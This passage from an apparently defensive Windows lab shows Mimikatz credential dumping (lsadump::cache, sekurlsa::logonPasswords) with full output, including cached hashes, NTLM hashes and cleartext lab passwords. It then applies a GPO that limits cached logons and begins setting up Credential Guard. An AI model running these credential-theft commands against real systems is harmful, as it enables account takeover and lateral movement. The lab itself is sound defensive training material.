   Next step, we will attempt to dump cached credentials from the Windows machine. These cached credentials are used in the event that the workstation cannot connect back to the domain controller to validate credentials. We can achieve this using the following commands:


   **C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64>** Mimikatz.exe
   **mimikatz #** *privilege::debug*
   **mimikatz #** *token::elevate*
   **mimikatz #** *lsadump::cache*

   The result of this command should reveal that the following credentials are in the cache:

   - SYNCTECHLABS\alan.marshall
   - SYNCTECHLABS\alan.marshall.adm

  - SYNCTECHLABS\Administrator

  This is the expected behavior for a Windows workstation (store the cached credentials of the last 10 authenticated users). Note that these are not LM or NTLM hashes, so they cannot be reused in a Pass-the-Hash attack. They can however be of use for an attacker in an attempt to crack them offline.


  ```
   -> Impersonated !
   * Process Token : {0;000f8015} 1 F 1104283     SYNCTECHLABS\alan.marshall.adm  S-1-5-21-4095063694-3848447163-340391535
  8-15626 (14g,24p)       Primary
   * Thread Token  : {0;000003e7} 1 D 1158170     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
  elegation)

  mimikatz # lsadump::cache
  Domain : WINDOWS02
  SysKey : 55b70ae8f0b189615ad386f3c74edaa7

  Local name : WINDOWS02 ( S-1-5-21-1552841522-3835366585-4197357653 )
  Domain name : SYNCTECHLABS ( S-1-5-21-4095063694-3848447163-3403915358 )
  Domain FQDN : synctechlabs.com

  Policy subsystem is : 1.17
  LSA Key(s) : 1, default {e76a4f4f-51ce-ea70-b353-5891da0bbf55}
    [00] {e76a4f4f-51ce-ea70-b353-5891da0bbf55} c3c8acd1861e5f0afa38215d311088210f4edf24b260079454a4811ee65d06a3

  * Iteration is set to default (10240)

  [NL$1 - 12/26/2018 10:49:12 AM]
  RID       : 00000450 (1104)
  User      : SYNCTECHLABS\alan.marshall
  MsCacheV2 : 91d8c39e25d13264432b295210876b85

  [NL$2 - 12/26/2018 9:59:46 AM]
  RID       : 00003d0a (15626)
  User      : SYNCTECHLABS\alan.marshall.adm
  MsCacheV2 : eceec21436a5293a86a814303fc7259a

  [NL$3 - 12/18/2018 3:17:23 AM]
  RID       : 000001f4 (500)
  User      : SYNCTECHLABS\Administrator
  MsCacheV2 : 38e8c0f2fb475e8aebd61e8b99a61dea

  mimikatz # _
  ```

5. **Attack 1 - Switch to the domain controller**

   Now, let's disable the caching of domain credentials at enterprise level using GPO's. As a first step, let's authenticate to the domain controller using the following credentials:

   - Username: Administrator
   - Password: Synct3chlabs


   In the "Server Manager" that pops up, click "Tools" and open the "Group Policy Management" window.



6. **Attack 1 - Create new GPO to clear cache**

   In the "Group Policy Objects" window, please right-click in the right side of the window and click "New". We will call this GPO "Clear Cached Credentials".

   Once created, please right-click the "Clear Cached Credentials" GPO and select "Edit".



| Name | GPO Status | WMI Filter | Modified | Owner |
|---|---|---|---|---|
| Clear Cached Credentials | Enabled | None | 12/26/2018 10:... | Domain Admi... |
| Default Domain Controller... | Ena | | 11/18/2018 2:1... | Domain Admi... |
| Default Domain Policy | Ena | | 9/14/2017 10:1... | Domain Admi... |
| Disable Windows Update | Ena | | 12/10/2018 1:0... | Domain Admi... |
| Enable Windows Update | Ena | | 12/10/2018 1:0... | Domain Admi... |

7. **Attack 1 - Open the group policy menu**


   As a next step, open the following menu:

   Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local

Policies -> Security Options

In this view, please find the following policy entry:

"Interactive logon: Number of previous logons to cache (in case domain controller is not available)"




| Policy | Policy Setting |
|---|---|
| Devices: Prevent users from installing printer drivers | Not Defined |
| Devices: Restrict CD-ROM access to locally logged-on user only | Not Defined |
| Devices: Restrict floppy access to locally logged-on user only | Not Defined |
| Domain controller: Allow server operators to schedule tasks | Not Defined |
| Domain controller: LDAP server signing requirements | Not Defined |
| Domain controller: Refuse machine account password changes | Not Defined |
| Domain member: Digitally encrypt or sign secure channel data (always) | Not Defined |
| Domain member: Digitally encrypt secure channel data (when possible) | Not Defined |
| Domain member: Digitally sign secure channel data (when possible) | Not Defined |
| Domain member: Disable machine account password changes | Not Defined |
| Domain member: Maximum machine account password age | Not Defined |
| Domain member: Require strong (Windows 2000 or later) session key | Not Defined |
| Interactive logon: Display user information when the session is locked | Not Defined |
| Interactive logon: Do not display last user name | Not Defined |
| Interactive logon: Do not require CTRL+ALT+DEL | Not Defined |
| Interactive logon: Machine account lockout threshold | Not Defined |
| Interactive logon: Machine inactivity limit | Not Defined |
| Interactive logon: Message text for users attempting to log on | Not Defined |
| Interactive logon: Message title for users attempting to log on | Not Defined |
| Interactive logon: Number of previous logons to cache (in case domain controlle... | Not Defined |
| Interactive logon: Prompt user to change password before expiration | Not Defined |
| Interactive logon: Require Domain Controller authentication to unlock workstation | Not Defined |
| Interactive logon: Require smart card | Not Defined |

8. **Attack 1 - Configure the policy setting**

   We will now open the policy setting (double-click) and configure it to "2", which will limit the number of cached credentials to 2 (see screenshot).

   Once configured, please click "OK", close the "Group Policy Management Editor" and link the GPO to our Workstations. This can be achieved by right-clicking "Workstations" entry, selecting "Link an existing GPO..." and selecting the "Clear Cached Credentials" GPO.



Interactive logon: Number of previous logons to cache (in...

Interactive logon: Number of previous logons to cache (in case domain controller is not available)

☑ Define this policy setting

Cache:


2 logons

9. **Attack 1 - Switch to Windows workstation**

   Next, we will switch back to our Windows workstation, where we will open a new command prompt and execute the following command:

   **C:\Users\alan.marshall>** gpupdate

   This will refresh the Group Policy, thereby limiting the number of cached credentials to 2. Any additional cached credentials will be erased.



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>gpupdate
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\Users\alan.marshall>_
```

10. **Attack 1 - Confirm fix using Mimikatz**


    Finally, we will again attempt to dump cached credentials from the Windows machine.

If you still have the previous Mimikatz window open, please go back and run the following command again:

**mimikatz #** lsadump::cache

If the Mimikatz window was already closed, please refer to steps 2 to 4 of this lab, to re-run the Mimikatz commands.

The result of the "lsadump::cache"  command should now reveal only 2 cached domain credentials, alan.marshall and alan.marshall.adm (the third one for "Administrator" was erased).




```
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

636     {0;000003e7} 1 D 26009          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000f8015} 1 F 2789218     SYNCTECHLABS\alan.marshall.adm  S-1-5-21-4095063694-3848447163-340391535
8-15626 (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2837911     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # lsadump::cache
Domain : WINDOWS02
SysKey : 55b70ae8f0b189615ad386f3c74edaa7

Local name : WINDOWS02 ( S-1-5-21-1552841522-3835366585-4197357653 )
Domain name : SYNCTECHLABS ( S-1-5-21-4095063694-3848447163-3403915358 )
Domain FQDN : synctechlabs.com

Policy subsystem is : 1.17
LSA Key(s) : 1, default {e76a4f4f-51ce-ea70-b353-5891da0bbf55}
  [00] {e76a4f4f-51ce-ea70-b353-5891da0bbf55} c3c8acd1861e5f0afa38215d311088210f4edf24b260079454a4811ee65d06a3

* Iteration is set to default (10240)

[NL$1 - 12/26/2018 11:36:47 AM]
RID       : 00000450 (1104)
User      : SYNCTECHLABS\alan.marshall
MsCacheV2 : 91d8c39e25d13264432b295210876b85

[NL$2 - 12/26/2018 9:59:46 AM]
RID       : 00003d0a (15626)
User      : SYNCTECHLABS\alan.marshall.adm
MsCacheV2 : eceec21436a5293a86a814303fc7259a

mimikatz #
```

11. **Attack 2 - Dumping credentials from memory**

Let's move forward to another credential stealing technique: dumping credentials from memory. Still in the Mimikatz window, please run the following command:

**mimikatz #** *sekurlsa::logonPasswords*

The output of the above command will be quite large, but when carefully scrolling, you should find that the clear-text (!) credentials of some accounts are present (SYNCTECHLABS\alan.marshall, SYNCTECHLABS\alan.marshall.adm, WINDOWS02\Administrator,...). See the screenshot attached for the expected output.


Select mimikatz 2.1.1 x64 (oe.eo)

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 1015829 (00000000:000f8015)
Session           : CachedInteractive from 1
User Name         : alan.marshall.adm
Domain            : SYNCTECHLABS
Logon Server      : DC
Logon Time        : 12/26/2018 10:52:19 AM
SID               : S-1-5-21-4095063694-3848447163-3403915358-15626
        msv :
         [00000003] Primary
         * Username : alan.marshall.adm
         * Domain   : SYNCTECHLABS
         * NTLM     : c2c2d8f211f5af1e1d0d929638a76e7d
         * SHA1     : 138d7d2555bb983c6be78114f503e690824704bf
         * DPAPI    : af6aeccd5173f1475bb3b3851a8dddbc
        tspkg :
         * Username : alan.marshall.adm
         * Domain   : SYNCTECHLABS
         * Password : Secur1ty
        wdigest :
         * Username : alan.marshall.adm
         * Domain   : SYNCTECHLABS
         * Password : (null)
        kerberos :
         * Username : alan.marshall.adm
         * Domain   : SYNCTECHLABS.COM
         * Password : Secur1ty
        ssp :
        credman :

Authentication Id : 0 ; 597884 (00000000:00091f7c)
Session           : CachedInteractive from 1
User Name         : alan.marshall.adm
Domain            : SYNCTECHLABS
```

12. **Attack 2 - Attempt Credential Guard configuration**

    We will now attempt to configure Credential Guard locally. Microsoft has provided a handy "readiness" script that can be used to check all Device Guard prerequisites. We will use it!

    Right-click the PowerShell icon in the taskbar and click "Run as Administrator". You can use the following credentials:

